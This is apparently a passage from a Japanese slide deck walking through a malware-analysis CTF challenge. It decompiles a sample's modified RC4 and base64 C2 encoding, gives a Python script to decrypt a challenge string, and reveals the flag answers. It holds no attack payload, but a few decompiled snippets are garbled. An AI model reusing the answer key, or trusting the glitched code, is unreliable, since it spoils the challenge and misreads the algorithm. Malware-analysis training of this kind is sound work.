23    /* 鍵を復号し、param_1 にコピー */
24    FUN_180014108(DEC_KEY)(param_1, pbVar1);
25    /* オフセット +0x200 を 0x100 バイト memsetでゼロ埋め */
26    FUN_180021470((undefined1 (*) [16])(param_1 + 0x200), 0, 0x100);
27    /* カスタムされた暗号処理の初期化 */
28    FUN_18001b12c(RC4_KSA)((long long)param_1);
29    return (undefined1 (*) [16])param_1;
30 }
```

3-1. 通信データの符号化・暗号化 – アルゴリズムの比較

- KSAがカスタマイズされた処理
 - 3回ループ処理する

```
2 void FUN_18001b12c(rc4_KSA)(longlong param_1)
3
4 {
5     int i;
6     byte *S;
7     undefined8 *key_ptr;
8     longlong loop_count;
9     uint j;
10    int key_len;
11    byte tmp;
12
13    key_len = *(int *)(param_1 + 0x410);
14    i = 0;
15    S = (byte *)(param_1 + 0x200);
16    do {
17        *S = (byte)i;
18        i = i + 1;
19        S = S + 1;
20    } while (i < 256);
21    loop_count = 3;
22    do {
23        j = 0;
24        i = 0;
25        S = (byte *)(param_1 + 0x200);
26        do {
27            key_ptr = (undefined8 *) (param_1 + 0x400);
28            if (0xf < *(ulonglong *) (param_1 + 0x418)) {
29                key_ptr = *(undefined8 **) (param_1 + 0x400);
30            }
31            tmp = *S;
32            j = j + (int) *(char *) ((longlong) (i * key_len) + (longlong) key_ptr) + (uint) tmp & 0x000000ff;
33            if ((int) j < 0) {
34                j = {j - 1 | 0xffffffff} + 1;
35            }
36            i = i + 1;
37            *S = *(byte *) ((longlong) (int) j + 0x200 + param_1);
38            S = S + 1;
39            *(byte *) ((longlong) (int) j + 0x200 + param_1) = tmp;
40        } while (i < 0x100);
41        loop_count = loop_count + -1;
42    } while (loop_count != 0);
43    return;
44 }
```

```
// KSA (Key Scheduling Algorithm)
void ksa(uint8_t S[256], const uint8_t *key, size_t key_length) {
    int i, j;

    // S配列の初期化: S[i] = i (0 ~ 255)
    for (i = 0; i < 256; i++) {
        S[i] = i;
    }

    // 鍵を使ってS配列を並び替え
    j = 0;
    for (i = 0; i < 256; i++) {
        j = (j + S[i] + key[i % key_length]) % 256;

        // S[i]とS[j]をスワップ
        uint8_t temp = S[i];
        S[i] = S[j];
        S[j] = temp;
    }
}
```

3-1. 通信データの符号化・暗号化 – 暗号化処理

- FUN_18001b12cのxrefを辿るとFUN_18001b1f8が見つかる

References to FUN_18001b12c(rc4_KSA) - 4 locations				
L...	Label	Function Name	Code Unit	Context
180019c97	FUN_180019c24	CALL FUN_18001b12c(rc4_KSA)	UNCONDITIONAL_CALL	
18001b368	FUN_18001b1f8(rc4)	CALL FUN_18001b12c(rc4_KSA)	UNCONDITIONAL_CALL	
18001b3f3	FUN_18001b1f8(rc4)	CALL FUN_18001b12c(rc4_KSA)	UNCONDITIONAL_CALL	

3-1. 通信データの符号化・暗号化 – 暗号化処理

- FUN_18001b1f8ではPRGAの処理が変更されている
 - i と j をベースにしたシフト演算とxor: $(j \ll 5) \wedge (i \gg 3)$, $(j \gg 3) \wedge (i \ll 5)$, $\wedge (S[i] + j)$
 - 定数0xaaを使ったxor

```
275 bVar25 = S[(int)i];
276 uVar27 = (uint)bVar25;
277 j = j + uVar27 & 0x800000ff;
278 if ((int)j < 0) {
279     j = (j - 1 | 0xffffffff) + 1;
280 }
281 S[(int)i] = S[(int)j];
282 S[(int)j] = bVar25;
283 uVar21 = (j << 5 ^ (int)i >> 3) & 0x800000ff;
284 if ((int)uVar21 < 0) {
285     uVar21 = (uVar21 - 1 | 0xffffffff) + 1;
286 }
287 uVar22 = ((int)j >> 3 ^ i << 5) & 0x800000ff;
288 if ((int)uVar22 < 0) {
289     uVar22 = (uVar22 - 1 | 0xffffffff) + 1;
290 }
291 puVar23 = param_2;
292 if (0xf < (ulonglong)param_2[3]) {
293     puVar23 = (undefined8 *)param_2;
294 }
295 uVar16 = uVar27 + i & 0xAAAAAAAAff;
296 : Unsigned integer (compiler-specific size)
297 Length: 4
298 }
299 uVar18 = param_3[2];
300 bVar25 = S[(byte)(S[(int)uVar22] + S[(int)uVar21 ^ 0xaa] + S[(int)i] + uVar27 & 0xff) ^
301 S[(int)uVar16] ^ *(byte *)(&uVar24 + (longlong)puVar23)];
302 if (uVar18 < (ulonglong)param_3[3]) {
303     param_3[2] = uVar18 + 1;
304     pVar20 = param_3;
305     if (0xf < (ulonglong)param_3[3]) {
306         pVar20 = (longlong *)param_3;
307     }
308     *(byte *)((longlong)pVar20 + uVar18) = bVar25;
309     *(undefined1 *)((longlong)pVar20 + uVar18 + 1) = 0;
310 }
```

```
// PRGA (Pseudo-Random Generation Algorithm) with XOR
// キーストリームバイトを生成し、入力バイトとXORして返す
uint8_t prga(uint8_t S[256], int *i, int *j, uint8_t input) {
    uint8_t temp;
    int t;

    *i = (*i + 1) % 256;
    *j = (*j + S[*i]) % 256;

    // S[i]とS[j]をスワップ
    temp = S[*i];
    S[*i] = S[*j];
    S[*j] = temp;

    // キーストリームバイトを生成
    t = (S[*i] + S[*j]) % 256;

    // 入力バイトとキーストリームをXOR
    return input ^ S[t];
}
```

3-1. 通信データの符号化・暗号化 – 暗号化処理

```
271      /* i = (i + 1) % 256 */
272      i = i + 1 & 0x800000ff;
273      if ((int)i < 0) {
274          i = (i - 1 | 0xffffffff00) + 1;
275      }
276      /* j = (j + S[i]) % 256 */
277      bVar25 = S[(int)i];
278      uVar27 = (uint)bVar25;
279      j = j + uVar27 & 0x800000ff;
280      if ((int)j < 0) {
281          j = (j - 1 | 0xffffffff00) + 1;
282      }
283      S[(int)i] = S[(int)j];
284      S[(int)j] = bVar25;
285      /* uVar21 = ((j << 5) ^ (i >> 3)) % 256 */
286      uVar21 = (j << 5 ^ (int)i >> 3) & 0x800000ff;
287      if ((int)uVar21 < 0) {
288          uVar21 = (uVar21 - 1 | 0xffffffff00) + 1;
289      }
290      /* uVar22 = ((j >> 3) ^ (i << 3)) % 256 */
291      uVar22 = ((int)j >> 3 ^ i << 5) & 0x800000ff;
292      if ((int)uVar22 < 0) {
293          uVar22 = (uVar22 - 1 | 0xffffffff00) + 1;
294      }
295      puVar23 = input;
296      if (0xf < (ulonglong)input[3]) {
297          puVar23 = (undefined8 *)input;
298      }
299      /* uVar16 = (S[i] + j) % 256 */
300      uVar16 = uVar27 + j & 0x800000ff;
301      if ((int)uVar16 < 0) {
302          uVar16 = (uVar16 - 1 | 0xffffffff00) + 1;
303      }
```

```
305      /* 定数0xaaを使ったXOR */
306      /* キーストリームとXORしているので、puVar23はinputだと推測 */
307      /*
308      bVar25 = S[(byte)(S[(int)uVar22] + S[(int)uVar21] ^ 0xaa)] + S[(int)i] + uVar27 & 0xff] ^
309      S[(int)uVar16] ^ (byte *) (lVar24 + (longlong)puVar23);
310      if (uVar18 < (ulonglong)output[3]) {
311          output[2] = uVar18 + 1;
312          plVar20 = output;
313          if (0xf < (ulonglong)output[3]) {
314              plVar20 = (longlong *)output;
315          }
316          /* 計算結果bVar25が代入されるので、plVar20はoutputだと推測 */
317          *(byte *) ((longlong)plVar20 + uVar18) = bVar25;
318          *(undefined1 *) ((longlong)plVar20 + uVar18 + 1) = 0;
319      }
320      else {
```

- param_2 : 復号対象のポインタ(input)
- param_3 : 復号結果を保存するポインタ(output)

3-1. 通信データの符号化・暗号化 - 解答

The Answer is:

a. RC4をカスタマイズしたアルゴリズム

3-2. 通信データの符号化・暗号化

3

👍 0 👎 0

このマルウェアは通信のデータを符号化・暗号化している。FUN_180019c24関数では、これらの処理に必要な初期化をおこなっている。この処理に関連する通信データの符号化・暗号化を解析して、以下のデータを復号せよ。

U5hwd1ouNDUV7fk lPueeMcWIH829sydPQiJ/i7numExoSf1
OAWRH3/A+scU=

0/3 attempts

3-2. 通信データの符号化・暗号化

- 先ほどのRC4の処理の関数の引数の整理
 - 第1引数: Stateを取り出すためのポインタ
 - 第2引数: 復号対象のポインタ
 - 第3引数: 復号結果を保存するポインタ

```
1  
2 void FUN_18001b1f8(rc4)(longlong state_base,byte *input,byte *output)  
3  
4 {  
5     byte bVar1;  
6     int iVar2;  
7     byte uVar3;
```

3-2. 通信データの符号化・暗号化

- 先ほどのRC4の処理の関数、FUN_18001b1f8のxrefを辿る
 - 2つの関数がヒット

References to FUN_18001b1f8(rc4) - 3 locations				
L...	Label	Function Name	Code Unit	Context
180006364	FUN_180006288	CALL FUN_18001b1f8(rc4)		UNCONDITIONAL_CALL
180006441	FUN_1800063cc	CALL FUN_18001b1f8(rc4)		UNCONDITIONAL_CALL

3-2. 通信データの符号化・暗号化 – FUN_180006288の概要

- base64でデコード
- デコードしたデータをカスタムRC4で復号
- 復号関連データは引数で受け取る

```
2 void FUN_180006288(decode_and_decrypt)(longlong param_1, longlong *output, undefined8 *base64_input)
3
4 {
5     code *pcVar1;
6     LPVOID *base64_dec;
```

```
7     tmp_data[0] = (LPVOID)0x0;
8     local_70 = output;
9     /* Param1からbase64のStateを取得 */
10    state_base = FUN_18001ac14(get_base64_state)(param_1 + 0x18b8);
11    /* base64でデコード */
12    base64_dec = (LPVOID *)FUN_180019fbc(base64)(state_base, (longlong *)local_68, base64_input);
13    if (tmp_data != base64_dec) {
14        /* デコードした結果をtmp_dataにコピー */
15        FUN_1800113c((longlong *)tmp_data, (longlong *)base64_dec);
16    }
17    if (0xf < local_50) {
18        pvVar2 = local_68[0];
19        if ((0xfff < local_50 + 1) &&
20            (pvVar2 = *(LPVOID *)((longlong)local_68[0] + -8),
21             0x1f < (ulonglong)((longlong)local_68[0] + (-8 - (longlong)pvVar2)))) goto LAB_1800063c5;
22        free(pvVar2);
23    }
24    /* Param1からRC4のStateを取得 */
25    state_base = FUN_18001af30(get_rc4_state)(param_1 + 0x18b8);
26    /* RC4で復号 */
27    FUN_18001b1f8(rc4)(state_base, (byte *)tmp_data, (byte *)output);
```

3-2. 通信データの符号化・暗号化 – FUN_180019fbc(base64)

- アルゴリズムの特徴を捉える

```
    }
    if (*(char *)(&local_58[10] + (longlong)puVar6) == '=' break;
    puVar6 = param_3;
    if (0xf < (ulonglong)param_3[3]) {
        puVar6 = (undefined8 *)param_3;
    }
    bVar1 = *(byte *)(&local_58[10] + (longlong)puVar6);
    iVar5 = isalnum((uint)bVar1);
    lVar3 = local_48;
    if ((iVar5 == 0) && ((bVar1 - 0x2b & 0xf) != 0)) break;
    puVar6 = param_3;
    if (0xf < (ulonglong)param_3[3]) {
        puVar6 = (undefined8 *)param_3;
    }
    local_58[lVar10] = *(char *)(&local_58[10] + (longlong)puVar6 + lVar11);
    iVar14 = iVar14 + 1;
    lVar10 = lVar10 + 1;
    lVar11 = lVar11 + 1;
    if (lVar10 == 4) {
        lVar10 = 0;
        do {
            pcVar13 = (char *)(&local_58[10] + 0x200);
            if (0xf < *(ulonglong *)(&local_58[10] + 0x218)) {
                pcVar13 = *(char **)(&local_58[10] + 0x200);
            }
            if (*(ulonglong *)(&local_58[10] + 0x210) == 0) {
LAB_18001a0c8:
                cVar4 = -1;
            }
            else {
                pcVar7 = memchr(pcVar13, (int)local_58[lVar10], *(ulonglong *)(&local_58[10] + 0x210));
                if (pcVar7 == (char *)0x0) goto LAB_18001a0c8;
                cVar4 = (char)pcVar7 - (char)pcVar13;
            }
            local_58[lVar10] = cVar4;
            lVar10 = lVar10 + 1;
        } while (lVar10 < 4);
        local_54[0] = ((byte)local_58[1] >> 4 & 3) + local_58[0] * '\x04';
        local_54[1] = ((byte)local_58[2] >> 2 & 0xf) + local_58[1] * '\x10';
        local_54[2] = local_58[2] * '@' + local_58[3];
        lVar10 = 0;
    }
```

```
while (idx < input_len) {
    // '=' が出現したら終了
    if (input[idx] == '=') {
        break;
    }

    // 有効なBase64文字かチェック
    if (!isalnum((unsigned char)input[idx]) &&
        (input[idx] != '+' && (input[idx] != '/'))) {
        break;
    }

    // 4文字のバッファに格納
    local_58[j] = input[idx];
    i++;
    j++;
    idx++;


    // 4文字揃ったら変換
    if (j == 4) {
        j = 0;

        // 各文字をテーブルから検索してインデックスに変換
        for (int k = 0; k < 4; k++) {
            char *pos = memchr(base64_table, local_58[k], strlen(base64_table));
            if (pos == NULL) {
                local_58[k] = -1;
            }
            else {
                local_58[k] = (char)(pos - base64_table);
            }
        }

        // 4文字(各4ビット)を3バイト(各8ビット)に変換
        local_54[0] = (local_58[0] << 2) | ((local_58[1] >> 4) & 0x03);
        local_54[1] = (local_58[1] << 4) | ((local_58[2] >> 2) & 0x0f);
        local_54[2] = (local_58[2] << 6) | local_58[3];


        // 出力バッファに格納
        for (int k = 0; k < 3; k++) {
```

3-2. 通信データの符号化・暗号化 – FUN_180006288までの処理




3-2. 通信データの符号化・暗号化 - FUN_180006288までの処理

- Config情報を作成しそれらをもとに複数のThreadを起動、C2通信やコマンド実行を実施




3-2. 通信データの符号化・暗号化 – C2メインループの概要

- 関数の開始後時のみ動作に必要な初期化処理を実施
- その後メインループへ



3-2. 通信データの符号化・暗号化 – C2メインループの概要

- メインループでは受信イベントを待機
 - データを受信すると処理開始
- 受信バッファのチェック
 - トークンのチェック
 - base64データの取り出し
 - base64→カスタムRC4で復号
 - 復号データを;で分割
- 各アイテムを処理
 - キーと値に分割
 - ログ出力
- スリープ後またループへ



3-2. 通信データの符号化・暗号化

- もう一箇所のRC4の呼び出しは送信データの処理用

Edit Help				
References to FUN_18001b1f8(rc4) - 3 locations				
...	Label	Function Name	Code Unit	Context
180006...		FUN_180006288(de...	CALL FUN_18001b1f8(rc4)	UNCONDITIONAL_CALL
180006...		FUN_1800063cc	CALL FUN_18001b1f8(rc4)	UNCONDITIONAL_CALL
180064...		ibo32	FUN_18001b1f8(rc4)...	DATA

3-2. 通信データの符号化・暗号化

- もう一箇所のRC4の呼び出しは送信データの処理用
 - RC4で暗号化してからBase64でエンコードする逆処理になっている

```
28 local_78 = 1;
29 local_70 = param_2;
30          /* Param1からrc4のStateを取得 */
31 lVar2 = FUN_18001af30(get_rc4_state)(param_1 + 0x18b8);
32          /* rc4で暗号化 */
33 FUN_18001b1f8(rc4)(lVar2, (byte *)param_3, (byte *)local_48);
34          /* Param1からbase64のStateを取得 */
35 lVar2 = FUN_18001ac14(get_base64_state)(param_1 + 0x18b8);
36 ppppbVar5 = local_48;
37 if (0xf < local_30) {
38     ppppbVar5 = (byte ****)local_48[0];
39 }
40          /* base64でエンコード */
41 plVar3 = FUN_18001a768(base64_encode)(lVar2, (longlong *)local_68, (byte *)ppppbVar5, (int)local_38);
42 if (param_2 != plVar3) {
```

3-2. 通信データの符号化・暗号化 – スクリプト作成

```
from typing import List
import base64

def decode_obf_key(obf: str) -> bytes:
    return bytes(((ord(c) ^ 2) - 1) & 0xff for c in obf)

def rc4_mutated_ksa(key: bytes) -> List[int]:
    S = list(range(256))
    for _ in range(3):
        j = 0
        for i in range(256):
            j = (j + S[i] + key[i % len(key)]) & 0xff
            S[i], S[j] = S[j], S[i]
    return S
```

3-2. 通信データの符号化・暗号化 – スクリプト作成

```
def rc4_mutated_process(S0: List[int], data: bytes) -> bytes:
    """
    FUN_18001b1f8 相当のPRGA。Sは都度ローカルコピーして使用。
    """
    S = S0[:]
    out = bytearray()
    i = 0
    j = 0
    for b in data:
        i = (i + 1) & 0xff
        si_old = S[i]
        j = (j + si_old) & 0xff
        S[i], S[j] = S[j], S[i] # swap

        u21 = ((j << 5) ^ (i >> 3)) & 0xff
        u22 = ((j >> 3) ^ (i << 5)) & 0xff
        u16 = (si_old + j) & 0xff

        A_idx = ((S[u22] + S[u21]) ^ 0xaa) & 0xff
        A = S[A_idx]
        B = S[(S[i] + si_old) & 0xff] # S[i]はswap後、si_oldはswap前のS[i]
        C = S[u16]

        keystream = ((A + B) & 0xff) ^ C
        out.append(keystream ^ b)
    return bytes(out)
```

3-2. 通信データの符号化・暗号化 – スクリプト作成

```
def rc4_mutated_encrypt(key: bytes, data: bytes) -> bytes:
    S = rc4_mutated_ksa(key)
    return rc4_mutated_process(S, data)
```

```
def main():
    enc_data = base64.b64decode("U5hWd1ouNDUV7fk1PueeMcWIH829sydPQiJ/i7numExoSf10AWRH3/A+scU=")
    key_bytes = decode_obf_key("83a078f58a078f7a88f37g0gf8a873a8")
    print(rc4_mutated_encrypt(key_bytes, enc_data))
```

```
% python3 3-2-solve.py
b'1d3n71fy1n9_cu57om_rc4_15_4n_3553n71a1_5k111'
```

3-2. 通信データの符号化・暗号化 - 解答

The Answer is:

1d3n71fy1n9_cu57om_rc4_15_4n_355
3n71a1_5k1ll

4-1. 文字列加工

2

👍 0 🗑️ 0


0x180042c00 に、UTF16-LE文字列

K31610KIO9834PG75459K が存在する。その文字列は加工され、特定の用途で使用される。使用用途を次の4種類のうちから選び、実際に使用される加工結果と合わせて、アンダースコアで区切って答えよ。

- a. 通信を復号するための鍵
- b. 二重起動を防ぐための一意な値
- c. 暗号化された関数名
- d. 設定情報を保存するためのファイル名


例えば、用途がa、加工結果の文字列が Example である場合は a_Example と答えよ。

0/2 attempts



4-1. 文字列加工 – 使用場所調査

- 文字列の相互参照を調査すると
FUN_1800129acで使われていることが分かる



```
FID_conflict:assign((longlong *)local_38, (undefined8 *)L"K31610KIO9834PG75459K", 0x15);
```

4-1. 文字列加工 – FUN_1800129ac内容確認

- FUN_1800129acでは文字列加工結果が関数ポインター経由で使用

```
local_38[0] = (ushort ***)0x0;  
FID_conflict:assign((longlong *)local_38,(undefined8 *)L"K3l6l0KlO9834PG75459K",0x15);  
uVar1 = 10;  
if (local_28 < 10) {  
    uVar1 = local_28;  
}  
ppppuVar4 = local_38;  
if (7 < local_20) {  
    ppppuVar4 = (ushort ***)local_38[0];  
}  
local_28 = local_28 - uVar1;  
FUN_180020dc0(ppppuVar4,(undefined8 *)((longlong)ppppuVar4 + uVar1 * 2),local_28 * 2 + 2);  
ppppuVar4 = local_38;  
if (7 < local_20) {  
    ppppuVar4 = (ushort ***)local_38[0];  
}  
FUN_180014390(param_1,(ushort *)ppppuVar4);  
lVar2 = CApplication::CApplication((CApplication *) (param_1 + 0x4e0));  
ppppuVar4 = local_38;  
if (7 < local_20) {  
    ppppuVar4 = (ushort ***)local_38[0];  
}  
uVar3 = (**(code **) (lVar2 + 0x138)) (0,0,ppppuVar4);
```

4-1. 文字列加工 – FID_conflict::assign確認

- FID_conflict:assignコメントでstd::wstringらしいと記載
- FID_conflict:assign内容からFUN_180020dc0はmemmove系と推測

```
/* Library Function - Multiple Matches With Different Base Names
